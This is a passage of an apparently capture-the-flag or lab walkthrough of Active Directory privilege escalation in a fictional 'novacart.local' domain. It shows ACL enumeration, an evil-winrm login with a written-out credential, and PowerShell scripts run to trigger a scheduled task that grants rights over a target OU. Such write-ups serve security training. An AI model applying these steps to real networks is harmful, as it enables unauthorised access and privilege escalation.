
User cliff.b have Generic All to 2 Users
and Generic All on DEV OPS OU

Our Target user are m.mignola 🎯
m.mignola are in the unix_support Group and remote desktop users Group

Member of this group has full control over the DevOps OU. Access to the Senior DevOps OU is not granted by default
We get WinRM access
evil-winrm -i 192.168.178.98 -u 'novacart.local\cliff.b' -p 'safEpAss69'
We check the mail on Desktop
type C:\Users\cliff.b\Desktop\INC-111_SeniorDevOps_ACL_Fix.eml
From: Administrator <administrator@novacart.local>
To: cliff.b@novacart.local
Subject: Temporary Workaround for Senior DevOps ACL Permissions
Date: Tue, 26 Apr 2026 16:00:00 +0200
Content-Type: text/plain; charset="UTF-8"

Hi Cliff,

Following your report regarding the missing access rights for the Senior DevOps role within the novacart.local domain, we’ve confirmed that the required ACL entries on the corresponding Organizational Unit are currently not fully applied.

As a temporary workaround, you can use the provided PowerShell scripts to trigger a scheduled task that applies the required Write All Properties permissions on the Senior DevOps OU in novacart.local.

Please proceed as follows:

1. Save the following PowerShell scripts locally on your system:
   - Configure-OUDelegation.ps1
   - check_ou_permissions.ps1
   - enum_ou_groups.ps1

2. Run the scripts from your user context.
   These scripts will create and trigger a scheduled task to apply the necessary permissions within the domain.

3. Even without administrative privileges, this works because it uses COM, allowing interaction with and execution of the scheduled task.

4. After execution, verify the applied permissions using:
   - check_ou_permissions.ps1
   - enum_ou_groups.ps1

This should restore your required access temporarily while we work on a permanent fix in the novacart.local Active Directory environment.

Let me know if anything is unclear or if you encounter any issues.

Best regards,
Administrator
NovaCart IT Department

We browse task scripts
cd "C:\Users\cliff.b\Task Scripts"
ls
We found 3 PS Scripts

We review delegation script
cat Configure-OUDelegation.ps1When this script is executed, it grants elevated privileges over the Senior Dev Ops OU.

We check OU permissions
./check_ou_permissions.ps1We see our actually rights , only rights on Dev Ops OU

We enumerate OU groups
./enum_ou_groups.ps1We see Member of Senior Dev Ops OU
This task allowed us to gain control over the Senior Dev Ops OU
./Configure-OUDelegation.ps1

We check OU permissions

./check_ou_permissions.ps1Now we have rights to Senior Dev Ops allso
We use ./Configure-OUDelegation.ps1 to trigger a task that grants us permissions over the target OU.
===== Checking OU: OU=Senior Dev Ops,DC=novacart,DC=local =====
Match found!
Principal : NOVACART\Directory Ops
Rights    : DeleteChild, WriteProperty
Type      : Allow
Inherited : False

This confirms that the script assigns DeleteChild and WriteProperty rights to the NOVACART\Directory Ops principal on the OU=Senior Dev Ops, allowing direct control over objects within that OU.

cliff.b is member off the Directory OPS Group
